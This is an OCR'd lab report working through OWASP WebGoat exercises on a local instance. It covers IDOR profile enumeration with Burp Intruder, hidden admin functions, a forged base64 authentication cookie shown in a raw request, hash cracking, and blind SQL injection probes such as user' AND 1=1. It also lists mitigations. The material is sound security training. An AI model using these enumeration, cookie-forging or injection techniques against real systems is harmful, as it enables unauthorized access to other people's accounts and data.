
```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Wed, 16 Nov 2022 18:24:24 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":"Well done, you found someone else's profile",
12   "output":"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
13   "assignment":"IDORViewOtherProfile",
14   "attemptWasMade":true
```

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:	Sequential / Random
From:	2342384
To:	2342399
Step:	1
How many:	


Insecure Direct Object References
Search lesson
Show hints
Reset lesson
1 2 3 4 5 6
Guessing & Predicting Patterns
View Your Own Profile Another Way
The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?
Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')
WebGoat/
Submit
Congratulations, you have used the alternate Url/route to view your own profile.
{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

1.3 Broken Access Control- Missing Function Level Access Control

Access control, like preventing XSS with output encoding, can be tricky to maintain. One must ensure it is adequately enforced throughout the entire application, thus in every method/function.


IDOR vs Missing Function Level Access Control


The fact is many people (including the author of this lesson) would combine function level access control and IDOR into 'Access Control.' For the sake of OWASP Top 10 and these lessons, we will make a distinction. The distinction most made is that IDOR is more of a 'horizontal' or 'lateral' access control issue, and missing function level access control 'exposes functionality.' Even though the IDOR lesson here demonstrates how functionality may also be exposed (at least to another user in the same role), we will look at other ways functionality might be exposed.


Affected on

Infected URL	http://127.0.0.1:8080/WebGoat
Infected Parameter	Missing function level access

POC




WEBGOAT
Missing Function Level Access Control
Introduction
General
(A1) Injection
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Show hints
Reset lesson
Relying on Obscurity
If you are relying on HTML, CSS or javascript to hide links that users don't normally access. It's a little older, but there was a case of a network router trying to protect (hide) admin functions with javascript in the UI https://www.wired.com/2009/10/routers-still-vulnerable
Finding Hidden Items
There are usually hints to finding functionality the UI does not openly expose in ...
Find two menu items not visible in menu below that are or would be of interest to an attacker/malicious user and put the labels for those menu items (there are no links right now in the menus).
Account
My Profile
Privacy/Security
Messages
Hidden Item 1
Users
Hidden Item 2
Config
Submit
Intercept
HTTP history
WebSockets history
Options
Request to http://localhost:8080 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
URL-encode as you type
Message editor documentation
Proxy interception documentation




1.4 Broken Access Control- Spoofing Authentication cookie

Authentication cookies are used for services that require authentication. When a user logs in with a personal username and password, the server verifies the provided credentials. If they are valid, it creates a session.
Typically, each session is assigned a unique ID that identifies the user's session. When the server sends a response back to the user, it includes a "Set-Cookie" header that contains, among other things, the cookie name and value.
The authentication cookie is usually stored on both the client and server sides. On one hand, storing the cookie on the client side means it can be susceptible to theft through exploiting certain vulnerabilities or interception via man-in-the-middle attacks or XSS. On the other hand, the cookie values can be guessed if the algorithm used to generate the cookie is obtained.
Many applications will automatically log in a user if the correct authentication cookie is provided.

Affected on

Infected URL	http://127.0.0.1:8080/WebGoat
Infected Parameter	Authentication cookie

POC



Send Cancel

Request

Pretty Raw Hex

```
1 POST /WebGoat/SpoofCookie/login HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 29
4 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
10 sec-ch-ua-platform: "macOS"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=0uoBLjAWdXBI4Mw_nz0JF1SWKrI-XVXNW8KnVUIn;  spoof_auth=
  NjY3MTQ4NzE2ODQ0NGI0ZTRjNDY2ZDZmNzQ=
19 Connection: close
20
21 username=admin&password=admin
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Fri, 18 Nov 2022 19:27:56 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":"Congratulations. You have successfully completed the assignment.",
12   "output":null,
13   "assignment":"SpoofCookieAssignment",
14   "attemptWasMade":true
15 }
```

Webgoat Cookie:
NjY3MTQ4NzE2ODQ0NGI0ZTRjNDY3NDYxNmY2NzYyNiU3Nw==

Admin Cookie:
NjY3MTQ4NzE2ODQ0NGI0ZTRjNDY2ZTY5NmQ2NDYx

BASE64

Mitigation-

- Use only server-side system objects (Active Directory/LDAP) for authorization.
- Enforce authorization controls on every request .
- Segregate privileged logic from other application code and restrict access to files.
- Server-side implementation and presentation layer representations of access control rules must match .
- Limit the number of transactions a single user or device can perform in a given period of time .
- Implement account auditing and enforce the disabling of unused accounts (e.g., after no more than 30 days from the expiration of an accounts password).
- Service accounts or accounts supporting connections to or from external systems should have the least privilege possible (Access Control Policy) .
- Implement appropriate access controls for sensitive data stored on the server Ensure all non-web data is outside the web root (e.g., logs, configuration).
- Use octet (8-byte) streaming instead of providing access to real files such as PDFs, CSVs or similar .
- Ensure every page requires a role, even if it is "guest".
- Tip 1: It's impossible to control access to secured resources that the web application server does not directly serve. Hence, PDF reports or similar should be served by the web application server using binary octet streaming .
- Tip 2: Assume attackers will learn where "hidden" directories and "random" filenames are, so do not store these files in the web root, even if they are not directly linked.
- Set account lock for 3 or 5 consecutive wrong attempts
- Align to an organizational password policy Set password duration (90-180 days based on system complexity) Set password history (past 5 passwords should not be reused)
- Set random security question for password reset
- Forgot password (link with onetime token and short expiration limit)
- Create a Recaptcha (e.g., I'm not a robot)
- Set autocomplete = off (default it is On)

2.1 Cryptographic Failure

Base64 Encoding

Encoding is not really cryptography, but it is used a lot in all kinds of standards around cryptographic functions. Especially Base64 encoding.

Base64 encoding is a technique used to transform all kinds of bytes to a specific range of bytes. This specific range is the ASCII readable bytes. This way you can transfer binary data such as secret or private keys more easily. You could even print these out or write them down. Encoding is also reversible. So if you have the encoded version, you can create the original version.


On wikipedia you can find more details. Basically it goes through all the bytes and transforms each set of 6 bits into a readable byte (8 bits). The result is that the size of the encoded bytes is increased with about 33%

```
Hello ==> SGVsbG8=
0x4d 0x61 ==> TWE=
```

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

POC



Crypto Basics

Show hints | Reset lesson

1 2 3 4 5 6 7 8 9

Plain Hashing

Hashing is a type of cryptography which is mostly used to detect if the original data has been changed. A hash is gene
byte, the resulting hash is also different.

So in a way it looks like a secure technique. However, it is NOT and even NEVER a good solution when using it for pa
passwords. For each password you can calculate a hash. This can all be stored in large databases. So whenever you

Some hashing algorithms should no longer be used: MD5, SHA-1 For these hashes it is possible to change the payloa

Salted Hashes

Plain passwords should obviously not be stored in a database. And the same goes for plain hashes. The OWASP Pas

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✔
Which password belongs to this hash:
BED128365216C019988915ED3ADD75FB

Which password belongs to this hash:
8D969EEF6ECAD3C29A3A629280E686CF0C3F5D5A86AFF3CA12020C923ADC6C92
post the answer

Congratulations. You found it!

Mitigation-

- **Catalog All Data Processed By the Application**: Maintain a comprehensive inventory of all data processed by your application. This includes both data at rest and data in transit. Understanding what data your application handles is crucial for implementing appropriate security controls.
- **Discard Unused Data**: Data that is not retained cannot be compromised. Regularly review and remove any unnecessary or unused data. This reduces the attack surface and minimizes the risk of exposure.
- **Disable Caching for Responses with Sensitive Data**: When your application generates responses containing sensitive information (such as personal user data), ensure that caching mechanisms do not store these responses. Disable caching or set cache-control headers appropriately to prevent sensitive data from being cached.
- **Use Appropriate Initialization Vectors (IVs)**:Initialization vectors are essential for certain cryptographic algorithms (such as block ciphers in modes like CBC). Use unique and random IVs to enhance security and prevent predictable patterns.
- **Use Updated and Established Cryptographic Functions, Algorithms, and Protocols**: Avoid outdated or weak cryptographic algorithms. Instead, use well-established and widely accepted functions (e.g., AES, RSA, SHA) and secure protocols (e.g., TLS). Regularly update cryptographic libraries to stay protected against known vulnerabilities.
- **Enforce Key Rotation**: Regularly rotate cryptographic keys. If a key is compromised, frequent rotation ensures that the impact is limited. Implement proper key management practices.
- **Use Authenticated Encryption Instead of Plain Encryption**: Authenticated encryption modes (such as AES-GCM or AES-CCM) provide both confidentiality and integrity. They protect against unauthorized modifications of ciphertext. Avoid using plain encryption without integrity checks.

3. SQL Injection

3.1 SQL injection (Advanced)


Structured Query Language (SQL) Injection (SQLi) is a type of injection attack that focuses on
manipulating the SQL transaction performed by the consuming application.

SQL Injection (Advanced)

Vulnerability Identification


Exercise 1

The existing webform is vulnerable to error-based sql injection. In particular, the SQL query will reflect the
SQL command that was executed onto the web application.



Exercise 2

In this exercise, the web form is vulnerable to Blind SQL injection. It is a type of SQL injection attack that
asks the database true or false questions and determines the answer based on the application's
response. This attack is often used when the web application is configured to show generic error
messages. The vulnerability is in the Username field of the register form. Registering username with the
payload user' AND 1=1 will result in a true state which outputs "Already exists". Alternatively, entering a
payload of user' AND 1=2 results in a false state that outputs "created".




Exploitation Steps

Exercise 1

